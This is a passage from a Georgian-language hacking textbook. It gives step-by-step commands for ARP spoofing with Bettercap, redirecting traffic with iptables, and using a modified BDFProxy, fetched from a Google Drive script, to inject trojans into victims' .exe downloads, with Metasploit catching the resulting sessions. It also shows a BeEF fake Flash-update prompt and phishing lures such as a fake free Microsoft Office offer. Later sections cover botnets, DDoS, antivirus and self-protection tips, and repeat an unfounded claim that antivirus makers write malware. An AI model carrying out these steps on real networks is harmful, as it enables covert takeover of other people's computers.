მაგნიტური პროგრამის ჩასანერგად, მოგვიწევს დალოდება იქამდე, ვიდრე ჩვენი სამიზნე მომხმარებელი არ გადმოიწერეს რამე „.exe“ ფორმატის ფაილს. როდესაც ეს მოხდება, ჩვენ გადავიჭერთ მის გადმოწერას და ჩავნერგავთ ჩვენს მაგნიტურ პროგრამას სამიზნე მომხმარებლის მიერ გადმოწერილ უვნებელ „.exe“ ფორმატის ფაილში. შედეგად, როდესაც ის გახსნის ამ ფაილს, ის ავტომატურად გაუშვებს ტროიანსაც და ჩვენ მოვიპოვებთ წვდომას მის კომპიუტერულ სისტემაზე. ამ პროცესის საგრძნობლივი დაჩქარება შესაძლებელია კიბერ თაღლითობის მეშვეობით. მაგალითისთვის, შეგვიძლია მივწეროთ მას, რომ გამოვიდა რომელიმე პროგრამა - მაგალითად, Microsoft-მა, ხანმოკლე დროის მანძილზე, გახდა თავისი საოფისე პროგრამები უფასო. იქვე მიუთითებთ Microsoft-ის ოფიციალური ვებსაიტის ოფისის გადმოსაწერ ბმულს და გაუგზავნით მას სამიზნე მომხმარებელს. როდესაც ის გადმოწერს და გაუშვებს Microsoft Office-ის დაყენებას, მას ის მართლაც დაუყენდება, თუმცა პარალელურად ის ასევე დააყენებს ჩვენს ტროიანს. არსებობს ამ სცენარის განვითარების უამრავი სხვადასხვა ვარიანტი. კარგად თუ შეისწავლით თქვენს სამიზნეს, აუცილებლად იპოვით რამეს, რითიც ის ინტერესდება.



ვიდრე დავიწყებდეთ აღწერილ პროცესს, აუცილებლად გააკეთეთ თქვენი Kali Linux-ის ვირტუალური მანქანის „Snapshot“.

ამისთვის გავხსნათ „Virtual Box“-ის ჩამოსაშლელი მენიუ „Machine“, დავაწკაპუნოთ „Take Snapshot...“ და შემდგომ „OK“. თუ თქვენ გიყენიათ Kali Linux ძირითად ოპერაციულ სისტემაზე, მაშინ „Snapshot“-ს ვერ გააკეთებთ.

Packet Injection კიბერ შეტევის განსახორციელებლად გამოვიყენებთ „Bettercap“-ს, რათა გავხდეთ „Man-In-The-Middle“. შემდგომ დაგვჭირდება Kali Linux-ის სტანდარტული ინსტრუმენტი „Backdoor Factory Proxy“. სამწუხაროდ, „Backdoor Factory Proxy“-ის სტანდარტული ვერსია არ მუშაობს, როგორც საჭიროა. ამიტომაც, ჩვენ ის უნდა გადავწეროთ. ჩამოტვირთეთ „install-bdfproxy.sh“ ფაილი ამ ბმულიდან:



<https://drive.google.com/open?id=1oW-dAon-FpcfSlePOdWv2fj42r06kVl>

თუ არ შეგიცვლიათ ინტერნეტიდან გადმოწერილი ფაილების სტანდარტული დირექტორია, მაშინ „install-bdfproxy.sh“ უნდა მოექცეს საქალაქო „Downloads“. ტერმინალის ბრძანების მეშვეობით გადავიდეთ ამ საქალაქო:

```
cd Downloads
```

და დავრწმუნდეთ, რომ „install-bdfproxy.sh“ წარმატებით გადმოიტვირთა:

```
ls
```


თუ ფაილი „install-bdfproxy.sh“ არსებობს „Downloads“ დირექტორიაში, მაშინ ჩვენ ის უნდა გავუშვათ ტერმინალის შემდეგი ბრძანების გამოყენებით:

```
bash install-bdfproxy.sh
```

დაყენების პროცესი გაგრძელდება დაახლოებით 5 წუთი. ყოფილა იშვიათი შემთხვევები, როდესაც „install-bdfproxy.sh“ ზოგიერთ კომპიუტერულ სისტემაზე არ დაყენდა. ეს გამოწვეულია იმ გარემოებით, რომ Kali Linux-ის მომხმარებელმა მრავალჯერ ჩაწერა / წაშალა სხვადასხვა ბიბლიოთეკები და „Backdoor Factory Proxy“-ის სამუშაოდ საჭირო ფაილები. სამწუხაროდ, ამ პრობლემის გადაჭრა უფრო მარტივია Kali Linux-ის დაყენებით, ვიდრე კონკრეტული შეცდომის მოძებნით და გამოსწორებით. თუ თქვენ პირველად / ახლიდან ჩაწერეთ Kali Linux ამ სახელმძღვანელოს დაწყებისთანავე, მაშინ პრობლემა არ უნდა შეგექმნათ.



დროა დავრწმუნდეთ, რომ თქვენს კომპიუტერულ სისტემაზე „BDFProxy“ დაყენდა უპრობლემოდ. ამჯერად გამოვიყენოთ ფაილების მენეჯერი აპლიკაცია. გახსენით ფაილების მენეჯერი და ერთდროულად დააჭირეთ Control და L ღილაკებს. ფაილების მენეჯერის ზედა მხარეს გამოჩნდება დირექტორიის შესაყვანი ველი. შევიყვანოთ /opt/ დირექტორია და დავაჭიროთ ღილაკს Enter.



თუ დაინახავთ საქალაქო სახელწოდებით „BDFProxy“, ე.ი. ინსტალაციის პროცესმა ჩაიარა უპრობლემოდ.

„BDFProxy“ საქალაქო რომელიმე ტექსტური რედაქტორის მეშვეობით გავხსნათ ფაილი „bdfproxy.cfg“. ეს არის ფაილი, რომელიც პასუხისმგებელია „Backdoor Factory Proxy“-ის პარამეტრების კონფიგურირებაზე.



მოდებზე კონფიგურაცია proxyMode = regular და ჩაწერეთ მის ნაცვლად proxyMode = transparent

შემდგომ, ველში [[[WindowsIntelx64]]] თქვენ უნდა მიუთითოთ თქვენი IP მისამართი: HOST = 10.0.2.15<sup>1</sup> ასევე, შეგიძლიათ შეიყვანოთ ანალოგიური ცვლილებები ველებში [[[LinuxIntelx86]]] [[[LinuxIntelx64]]] [[[WindowsIntelx86]]] [[[MachoIntelx86]]] და [[[MachoIntelx64]]]. შევინახოთ ცვლილებები „Control“ და „S“ ღილაკების ერთდროული დაჭერით და შემდგომ დავხუროთ ტექსტური რედაქტორი „Control“ და „Q“ ღილაკების ერთდროულად დაჭერით.

კონფიგურაციები წარმატებით დავასრულეთ. დროა გავუშვათ „Backdoor Factory Proxy“. ამისათვის, ტერმინალში შევიყვანოთ „BDFProxy“ საქაღალდის დირექტორია:

```
cd /opt/BDFProxy
```

და შემდგომ გავუშვათ აპლიკაცია:

```
./bdf_proxy.py
```

გაითვალისწინეთ, რომ Kali Linux-ზე „BDFProxy“ ასევე აყენია სტანდარტულად. თუ თქვენ არ იმყოფებით დირექტორიაში „/opt/BDFProxy“, მაშინ გაიშვება ის „BDFProxy“, რომელიც სტანდარტულად აყენია Kali Linux-ზე. აქამდე უკვე აღინიშნა, რომ სტანდარტული „BDFProxy“ არ მუშაობს, როგორც საჭიროა. ამიტომაც, დაიმახსოვრეთ, როდესაც ჩვენ გვსურს სამიზნე მომხმარებლის მიერ ჩამოტვირთულ ფაილში ტროიანის ჩანერგვა, მაშინ აუცილებლად უნდა გავუშვათ „BDFProxy“ დირექტორიიდან „/opt/BDFProxy“.

```

root@kali: /opt/BDFProxy
File Edit View Search Terminal Help
root@kali:~# cd /opt/BDFProxy
root@kali:/opt/BDFProxy# ls
bdf          bdf_proxy.py  README.md    update.sh
bdfproxy.cfg install.sh    test_script.sh wpBDF.sh
root@kali:/opt/BDFProxy# ./bdf_proxy.py
[!] Writing resource script.
[!] Resource written to bdfproxy_nsf_resource.rc
[!] Configuring traffic forwarding
[*] Starling BDFProxy
[*] Version: v0.3.0
[*] Author: @midnite_runner | the[.]midnite[.]runner[at]gmail[.]com
  
```

<sup>1</sup> შესაძლოა, თქვენი შიდა IP მისამართი განსხვავდებოდეს.

„Backdoor Factory Proxy“ გაშვებულია და ელოდება სამიზნე მომხმარებლის მიერ „.exe“ ფორმატის ფაილის გადმოტვირთვის ბრძანებას, მაგრამ ამ ბრძანებას „BDFProxy“ ვერ მიიღებს, თუ ჩვენ არ ვართ „Man-In-The-Middle“. გაითვალისწინეთ, „BDFProxy“-ის ტერმინალი უნდა იყოს გაშვებული! ამიტომაც, გავხსნათ ცალკე ტერმინალის ფანჯარა, ან ტაბი, და გავუშვათ „Bettercap“:

```
Bettercap
```

თუ არ ვიცით ჩვენი სამიზნე კომპიუტერული სისტემის შიდა IP მისამართი, მაშინ „Bettercap“-ის ტერმინალში გავწეროთ ბრძანება:

```
net.probe on
```

თუ გახსოვთ, ამ ბრძანების შედეგად Kali Linux-ზე მომუშავე კომპიუტერული სისტემა დაიწყებს შიდა ქსელის ყველა IP მისამართზე UDP ინფორმაციული პაკეტების გაგზავნას. დროა ვნახოთ, ვინ არის ჩვენს ქსელში:

```
net.show
```

დავაკოპიროთ ჩვენი სამიზნე კომპიუტერული სისტემის IP მისამართი და გავწეროთ ბრძანება:

```
set arp.spoof.full duplex true
```

შემდგომ:

```
set arp.spoof.targets 10.0.2.7
```

გაითვალისწინეთ „set arp.spoof.targets“ ბრძანების შემთხვევაში ჩემი სამიზნის შიდა IP მისამართი არის 10.0.2.7. თქვენ შემთხვევაში, ის, დიდი ალბათობით, იქნება განსხვავებული! ბოლოს ვიწყებთ ARP Spoof შეტევას:

```
arp.spoof on
```

მიუხედავად იმისა, რომ ჩვენ უკვე ვართ „MITM“, „BDFProxy“ ჯერ მაინც ვერ ხედავს სამიზნე მომხმარებლის მიერ „.exe“ ფორმატის ფაილის გადმოტვირთვის ბრძანებას. ეს ხდება იმიტომ, რომ „Bettercap“-სა და „BDFProxy“-ის შორის არ არის კავშირი. ამიტომაც, საჭიროა დავამყაროთ ეს კავშირი. ამისთვის გამოვიყენებთ „IP Tables“ - ეს არის Kali Linux-ის ერთგვარი „Firewall“. ამ „Firewall“-ის მეშვეობით, გავწეროთ წესებს, რომლების მიხედვითაც ინტერნეტ პაკეტები იმოდრავებენ.

გავხსნათ მესამე ტერმინალის ფანჯარა, ან ტაბი და გავწეროთ ბრძანება:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

რეალურად, ზემოაღნიშნული ბრძანების საფუძველზე ვუთითებთ საინფორმაციო პაკეტებს მოძრაობის ბილიკს. „BDFProxy“ მუშაობს პორტზე 8080. ამიტომაც, ჩვენ პორტი 80-დან შემოსულ ინფორმაციას ვამისამართებთ პორტზე 8080. ჯობს ეს ბრძანება დააკოპიროთ და ისე გაუშვათ Kali Linux-ის მესამე ტერმინალში. თუ ტერმინალი არ გიჩვენებთ შეცდომას, ე.ი. ყველაფერმა ჩაიარა სწორედ. ყველა მოსამზადებელი სამუშაო დასრულებულია და „BDFProxy“ ელის სამიზნე მომხმარებლის მიერ „.exe“ ფორმატის ფაილის გადმოწერის ბრძანებას.

დროა გავმართოთ ჩვენი „Metasploit Framework“-ის კონსოლი და დავიწყოთ შემოსული უკუკავშირის „მოსმენა“. ის გაჩნდება მაშინ, როდესაც ჩვენი სამიზნე მომხმარებელი ჩამოტვირთავს რამე „.exe“ ფაილს და გაუშვებს მას. გავხსნათ მუდმივ ტერმინალი, ან გავწეროთ „msfconsole“ ბრძანება იმ ტერმინალში, რომელშიც ჩვენ გავუშვით პაკეტების გადამისამართების ბრძანება:

```
msfconsole --resource /opt/BDFProxy/bdfproxy_msf_resource.rc
```

ალბათ გაგაკვირვებთ დამატებითმა არგუმენტმა. თუ მიაქცით ყურადღება, „BDFProxy“-ის ტერმინალში არის ხაზი, სადაც წერია: „Resource written to bdfproxy\_msf\_resource.rc.“ ეს ნიშნავს, რომ უკანასკნელმა შექმნა ე.წ. „Resource“ ფაილი, რომელიც გაგვიმარტივებს შემოსული უკუკავშირის მოსმენას. ვინაიდან „BDFProxy“ არის დირექტორიაში /opt/BDFProxy/, ჩვენ ასევე გავწერეთ ეს დირექტორია.

ამიერიდან, როდესაც სამიზნე მომხმარებელი გადმოწერს რამე „.exe“ ფაილს და გაუშვებს მას, ჩვენს „msfconsole“ ტერმინალში გამოჩნდება ახალი სესია! შედეგად, შეგვიძლია ვმართოთ ჩვენი სამიზნე კომპიუტერი, როგორც საკუთარი.

## 5.5. ტროიანის ჩანერგვა BEEF-ის მეშვეობით


ამ თავის წინაპირობა არის, რომ თქვენ უკვე გაქვთ ტროიანის ფაილი. იმისათვის, რომ ჩვენერგოთ სამიზნე მომხმარებლის სისტემაზე ტროიანის ტიპის მავნებელი პროგრამა, ჩვენ ის უნდა შევქმნათ. ეს თემა გავიარეთ მე-5 თავში.

ჩვენ უკვე ვიცით, რომ „BeEF“ არის უსასრულო შესაძლებლობების მქონე აპლიკაცია. ასევე ვიცით, თუ როგორ უნდა მოვატყუოთ სამიზნე მომხმარებელი და შევავანინოთ მას Facebook-ის მომხმარებლის სახელი და პაროლი „BeEF“-ის მიერ შექმნილ „Facebook Session Timed Out“ პანელში. ამჯერად, ჩვენ ვისწავლით სამიზნე მომხმარებლის „ვებ-ბრაუზერში“ ყალბი „Adobe Flash Player“ განახლების მოთხოვნის პანელის გაშვებას, რომელიც „Adobe Flash Player“-ნავლად სამიზნე მომხმარებლის კომპიუტერულ სისტემაზე ჩაწერს ჩვენს ტროიანს.

ამის განხორციელებისთვის, დაგვჭირდება აპლიკაციები „Bettercap“, „BeEF“ და ჩვენ მიერ შექმნილი ტროიანი. თუ თქვენ ჯერ არ შეგიქმნიათ ტროიანი, მაშინ გამოტოვით ეს თავი და დაუბრუნდით მას, როდესაც ტროიანის ფაილი მზად გექნებათ.

მამასადამე, პირველ რიგში უნდა გავხდეთ „Man-In-The-Middle“. ამას ვაკეთებთ „Bettercap“-ის „ARP Spoof“ შეტევის გამოყენებით. შემდგომ, „Script Injection“ შეტევის საფუძველზე, ჩვენ უნდა ჩავნერგოთ სამიზნე მომხმარებლის „ვებ-ბრაუზერში“ „BeEF“-ის „JavaScript“ კოდი. ეს პროცედურა უკვე აღვწერე 4.7.2 თავში, ამიტომაც აქ არ გავიმეორებ. მიჰყევით ინსტრუქციას, მაგრამ არ გაუშვათ „Pretty Theft“ ექსპლოიტი, ვინაიდან ამჯერად ჩვენ გამოვიყენებთ სხვა ექსპლოიტს - „Fake Notification Bar“. „BeEF“-ის „Commands“ ველში ჩავწეროთ ხსენებული ექსპლოიტის სახელწოდება და ის გვიჩვენებს ამ შეტევის სამ სხვადასხვა ვარიანტს, რომლებიც განსხვავდებიან სამიზნე მომხმარებლის „ვებ-ბრაუზერების“ მიხედვით. „BeEF“-ის „Details“ ტაბში ასახულია ინფორმაცია იმის შესახებ, თუ რომელ „ვებ-ბრაუზერს“ იყენებს თქვენი სამიზნე. შესაბამისად, გამოიყენეთ ის ექსპლოიტი, რომელიც ემთხვევა თქვენი სამიზნე მომხმარებლის „ვებ-ბრაუზერს“.

მიუხედავად იმისა, რომ ჩემი სამიზნის „ვებ-ბრაუზერი“ არის „Internet Explorer“, მე მაინც გამოვიყენებ „Mozilla Firefox“-ის ექსპლოიტს, რადგან ის უკეთ მუშაობს. იხილეთ სურათი:



როგორც ხედავთ, „Fake Notification Bar (Firefox)“ გვთავაზობს ორი პარამეტრის გაწერას. Plugin URL ველში უნდა გაწეროთ მისამართი, სადაც მოთავსებულია თქვენ მიერ შექმნილი ტროიანი. „Notification text“ ველში შეგიძლიათ დაწეროთ შეტყობინება, რომელიც გამოჩნდება თქვენი სამიზნე მომხმარებელს „ვებ-ბრაუზერში“.



მას შემდეგ, რაც მორჩებით ამ ორი პარამეტრის რედაქტირებას, დააწკაპუნეთ ღილაკზე „Execute“. შედეგად, სამიზნე მომხმარებელს გამოუჩნდება ასეთი შეტყობინება:



არსებობს იმის დიდი ალბათობა, რომ სამიზნე მომხმარებელი დააყენებს „Plug-in“-ს, რის შედეგადაც, მის კომპიუტერულ სისტემაზე გაიშვება თქვენ მიერ შექმნილი ტროიანი.

## 5.6. ბოტი (BOT)

ტერმინი „ბოტი“ წარმოიშვა სიტყვიდან - რობოტი. ბოტის ძირითადი დანიშნულება არის პროცესების ავტომატიზაცია. შესაბამისად, მას გააჩნია უამრავი სასარგებლო ფუნქცია, რომელიც გვხვდება ჩვენს ყოველდღიურ საქმიანობაში. თუმცა, ბოტის გამოყენება შესაძლებელია მავნებლური ქვენა გრძნობითაც. ვინაიდან, ბოტი ახდენს პროცესების ავტომატიზირებას, ჰაკერს შეუძლია ამ ფუნქციის გამოყენება მავნებელი პროგრამების გასავრცელებლად.




როგორც წესი, ეს პროცესი გამოიყურება შემდეგნაირად - ბოტი ხვდება სამიზნე კომპიუტერზე და ამყარებს უკუკავშირს ჰაკერის კომპიუტერთან. ამიტომაც, ბოტ კომპიუტერებს ასევე უწოდებენ „მონებს“ (Slave), ხოლო მართვის კომპიუტერს „ბატონს“ (Master).

„მონების“ ძირითადი დანიშნულება არის „ბოტნეტის“ ტიპის შეტევა, რომელიც მოიაზრებს „ბატონი“ კომპიუტერის მიერ მითითებულ სამიზნეს, რომელსაც ყველა ბოტი უტევს ერთდროულად. ასეთ შეტევას ასევე ეძახიან „DDOS“ შეტევას.

„DDOS“ შეტევისადვილად აღსაქმელად, შეგვიძლია წარმოვიდგინოთ ავტომობილების საცობი. თუ ერთი მიმართულებით იმოდრავებს ბევრი ავტომობილი, ეს გზა აუცილებლად გაიჭედება და შეიქმნება შეფერხება.

01000001 01101110 01100100  
01110010 01101111 01101101  
01100101 01100100 01100001



სწორედ ასე ფუნქციონირებს „DDOS“ შეტევა. ის ამისამართებს ინფორმაციული პაკეტების დიდ ოდენობას ერთ სერვერზე, რომელსაც არ აქვს შესაძლებლობა გაუმკლავდეს ამდენ მოთხოვნას. შედეგად, ის წყვეტს ფუნქციონირებას და ხდება ის, რასაც ტექნიკურ ენაზე უწოდებენ „სერვისის მიწოდების შეჩერებას“ (Denial of Service). გამოიყურება ეს შემდეგნაირად:

„DDOS“ შეტევა შესაძლოა ემსახუროდეს რამდენიმე სხვადასხვა მიზანს. მაგალითისთვის, ეს შეიძლება იყოს მესამე პირის დაკვეთა, რათა ხელყოს თავისი კონკურენტის შეუჩერებელი მუშაობის უსაფრთხოების პრინციპი. ასევე, „DDOS“ შეტევას გამოიყენებენ ჰაკერები, რომელთაც სურთ თავიანთი შესაძლებლობების დემონსტრირება. ამ ტიპის შეტევის მიმართვა შესაძლებელია სათამაშო სერვერებზეც, რა დროსაც ჰაკერებს შეუძლიათ აღმოჩნდნენ მომგებიან პოზიციაში.

სახელმძღვანელოს მომდევნო რედაქციებში ვისწავლით DDoS შეტევის წარმოებას.

## 5.7 საკუთარი თავის დაცვა მავნებელი პროგრამებისგან

არსებობს თეორია, რომ მავნებელ პროგრამებს წერდნენ ანტივირუსების გამომშვეები კომპანიები. ეს მოსაზრება საკმაოდ გამყარებულია, ვინაიდან მავნებელი პროგრამა ერთდროულად წარმოშობს ანტივირუსების არსებობის აუცილებლობას და დადებითადისახებაანტივირუსებისმარკეტინგზე. ლოგიკამდგომარეობსშემდეგში - ადამიანმა, ვინც დაწერა მავნებელი პროგრამა, ასევე იცის, როგორ მოაშოროს ის საკუთარი კომპიუტერული სისტემიდან. ამისთვის, ის ქმნის ანტივირუსს და ყიდის მას. თუმცა, ეს მხოლოდ თეორიაა. მავნებელი პროგრამის შეყრის ყველაზე კარგი პრევენცია არის სწორედ ანტივირუსი.

ნიშანდობლივია, რომ მავნებელი პროგრამების ნაირსახეობა და რაოდენობა დღითიდღე იზრდება. ანტივირუსების გამომშვეებმა აღიქვეს ეს საფრთხე და გადაწყვიტეს თანამშრომლობა. კერძოდ, მათ უმრავლესობას აქვს წვდომა მავნებელი პროგრამების აღურაცხელ მონაცემთა ბაზებთან, სადაც ინახება მავნებელი პროგრამების ხელმოწერები. ანტივირუსის მუშაობის ერთერთი სპეციფიკა არის საექვო ფაილის ხელმოწერის დადარება მონაცემთა ბაზაში არსებული სხვა ვირუსების ხელმოწერასთან (Signature Database). ეს არის ვირუსის აღმოჩენის ყველაზე სწრაფი შესაძლებლობა. შედეგად, ის უკვე გიცავთ მინიმუმ 99% მავნებელი პროგრამებისგან.

უნდა გაითვალისწინოთ, რომ 99% არ არის 100%. იმ 1%-შიც ხვდება მავნებელი პროგრამების აღურაცხელი რაოდენობა. თანაც, ყოველდღიურად იქმნება ახალი მავნებელი პროგრამები, რომელთა ხელმოწერები ჯერ არ არის მოხვედრილი ანტივირუსების მონაცემთა ბაზაში. შესაბამისად, ძალიან მნიშვნელოვანია თქვენი ანტივირუსების რეგულარული განახლება, რათა ის მუშაობდეს ოპტიმალურად.

მიუხედავად თანამედროვე ანტივირუსების კომპლექსურობისა, რომლის შესახებაც ჩვენ ამ სახელმძღვანელოს მომდევნო თავში წავიკითხავთ, ისინი მაინც ვერ იქნებიან სრული უსაფრთხოების გარანტორები. ამიტომაც, მიზანშეწონილია შემდეგი პრევენციული ნორმების დაცვა:

- ვიდრე გახსნით რამე ფაილს თქვენს კომპიუტერზე, ატვირთეთ ის „VirusTotal“-ზე. უკანასკნელი საიტი მოგეხმარებათ ვირუსის გამოააშკარავებაში და პარალელურად შეინახავს თქვენ მიერ ატვირთული ფაილის ხელმოწერასაც. თუ ფაილი შეიცავს ვირუსს, ის გადაამისამართებს მის ხელმოწერას ანტივირუსების მონაცემთა ერთიან ბაზაში;

- დააკვირდით ფაილის ფორმატს. მაგალითისთვის, სურათი ან ტექსტური დოკუმენტიარუნდაიყოს„.exe“ფორმატში.სამწუხაროდ, Windowsოპერაციული სისტემა, სტანდარტული კონფიგურაციისას, არ ასახავს ფაილების ფორმატს. უსაფრთხოების თვალსაზრისით, თქვენთვის აუცილებელია ამ ფორმატის განსაზღვრა. ამიტომაც, მიჰყევით ამ ინსტრუქციებს, რათა შეძლოთ ფაილების ფორმატირების დანახვა;

იხილეთ ვიდეო  
გაკვეთილი



- გაითვალისწინეთ, რომ თქვენი მეგობრისგან გამოგზავნილი ფაილიც შესაძლოა შეიცავდეს მავნებელ პროგრამას. ეს ხდება, როდესაც თქვენი მეგობრის რომელიმე ანგარიში ტყდება და ჰაკერი აგზავნის მავნებელ პროგრამებს მისი ანგარიშიდან;
- არავითარ შემთხვევაში, არ დააყენოთ თქვენს კომპიუტერულ სისტემაზე უცნობი დეველოპერების პროგრამა. როგორც წესი, გამომშვეების არ არსებობა მიუთითებს პროგრამის მავნებლობაზე. პროგრამის გამომშვეების ნახვა შეგიძლიათ მისი „Properties“ მენიუდან. თუ მაინცდამაინც გადაწყვეტთ უცნობი გამომშვეების პროგრამის ჩაწერას, ჯობს გააკეთოთ ეს ვირტუალურ მანქანაზე;

იხილეთ ვიდეო  
გაკვეთილი



- იქონიეთ თქვენი „სენსიტიური“ ინფორმაციის ასლები (Backup). თუ დადგება უკიდურესი ზომების მიღების დრო (ოპერაციული სისტემის გადაყენება), თქვენ ადვილად შეძლებთ ინფორმაციის აღდგენას.
- დაშიფრეთ თქვენი ინფორმაცია!

იხილეთ ვიდეო  
გაკვეთილი





## 6.1. ანტი-ვირუსი (ANTIVIRUS)



ანტი-ვირუსი არის მავნებელი პროგრამების აღმოჩენი და გამანადგურებელი პროგრამა. უკანასკნელი თავის დასაწყისში, სადაც ვსაუბრობდით მავნებელ პროგრამებზე, უკვე მივუთითეთ იმ გარემოებაზე, რომ ხშირად კომპიუტერული ვირუსის დეფინიცია გამოიყენება არასწორად. დეფინიციის გარშემო არსებული გაუგებრობის შედეგად, წარმოიშვა კიდევ ერთი ტერმინი - „ანტივირუსი“. მიუხედავად ამ ტერმინის შინაარსობრივი მისკონცეფციისა, ის სწრაფადვე დამკვიდრდა და პრაქტიკულად ყველა უწოდებს მავნებელი პროგრამების აღმოჩენ და გამანადგურებელ პროგრამას ანტივირუსს. უფრო მეტიც, მარკეტინგული თვალსაზრისით ანტივირუსების გამომშვევ კომპანიებს აწყობთ საზოგადოებაში მეტად გავრცელებული ტერმინის გამოყენება და შესაბამისად, მათაც დაამკვიდრეს ტერმინი - „ანტივირუსი“. რადგან ტერმინი ასე სიღრმისეულად დამკვიდრდა, ჩვენც ვუწოდებთ მას ანტივირუსს, იმ დათქმით, რომ ანტივირუსული პროგრამები სინამდვილეში მოიცავენ მავნებელი პროგრამების სრულ სპექტრს და სპეციალური მექანიზმების გამოყენებით ახდენენ მათ აღმოჩენას და განადგურებას კომპიუტერული სისტემებიდან.



„ანტი-ვირუსი არის კომპიუტერული პროგრამა, რომელიც პოულობს კომპიუტერულ სისტემაზე მავნებელ პროგრამებს და ანადგურებს მათ“

ანტივირუსების განვითარება მიმდინარეობდა საკმაოდ საინტერესოდ. მათ გარშემო არსებობს არაერთი კონსპირაციული თეორია. არის ისეთი მოსაზრებაც, რომ ანტივირუსების და ვირუსების შემქმნელები არიან ერთი და იგივე პირები. ჩვენი მიზანი არ არის ამ თეორიების გაანალიზება, მითუმეტეს, როდესაც ანტივირუსი არის კიბერ უსაფრთხოების ერთერთი ყველაზე მნიშვნელოვანი კომპონენტი, რომლის გარეშეც მტკიცე უსაფრთხოების მექანიზმების შემუშავება პრაქტიკულად წარმოუდგენელია.

01100111 01101100 01101111 01101110 01110100 01101001

